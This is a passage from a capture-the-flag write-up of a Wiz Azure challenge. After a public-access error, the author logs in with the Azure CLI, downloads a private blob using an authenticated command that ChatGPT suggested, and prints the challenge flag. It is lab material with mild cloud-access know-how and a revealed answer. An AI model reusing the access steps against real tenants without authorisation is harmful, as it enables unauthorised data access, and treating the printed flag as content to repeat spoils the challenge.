
We’re getting close.
Clicking the application, we get sent to https://azurechallengectfflag.blob.core.windows.net/grab-the-flag/ctf_flag.txt - where we have a fun error message.
<Error>
<Code>PublicAccessNotPermitted</Code>
<Message>Public access is not permitted on this storage account. RequestId:24c58879-901e-0075-1d97-47e9bd000000 Time:2025-10-27T23:16:36.2520824Z</Message>
</Error>
Gah! I wonder if the terminal we have is on an “internal network” that has access. Time to figure out how to make this request via CLI. I guess first steps would be to az login.
user@monthly-challenge:~$ az login

To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code EMEB3GBEF to authenticate.

Retrieving tenants and subscriptions for the selection...

[Tenant and subscription selection]

No     Subscription name    Subscription ID                       Tenant
-----  -------------------  ------------------------------------  -----------------
[1] *  Test Group           5dcc0e04-85ce-46dd-83c5-7703bb165aaf  Wiz CTF Challenge

The default is marked with an *; the default tenant is 'Wiz CTF Challenge' and subscription is 'Test Group' (5dcc0e04-85ce-46dd-83c5-7703bb165aaf).

Select a subscription and tenant (Type a number or Enter for no changes):
Tenant: Wiz CTF Challenge
Subscription: Test Group (5dcc0e04-85ce-46dd-83c5-7703bb165aaf)

[Announcements]
With the new Azure CLI login experience, you can select the subscription you want to use more easily. Learn more about it and its configuration at https://go.microsoft.com/fwlink/?linkid=2271236

If you encounter any problem, please open an issue at https://aka.ms/azclibug

[Warning] The login output has been updated. Please be aware that it no longer displays the full list of available subscriptions by default.
Now…. what to do…

Thanks ChatGPT.
user@monthly-challenge:~$ az storage blob download \
    --container-name grab-the-flag \
    --name ctf_flag.txt \
    --file ctf_flag.txt \
    --account-name azurechallengectfflag \
    --auth-mode login

Finished[#############################################################]  100.0000%
[..SNIP..]
user@monthly-challenge:~$ cat ctf_flag.txt
WIZ_CTF{EntraID_Sensitive_Privileges_Breaking_Barriers}
That is challenge 3 complete! I really hope there are no more Azure challenges.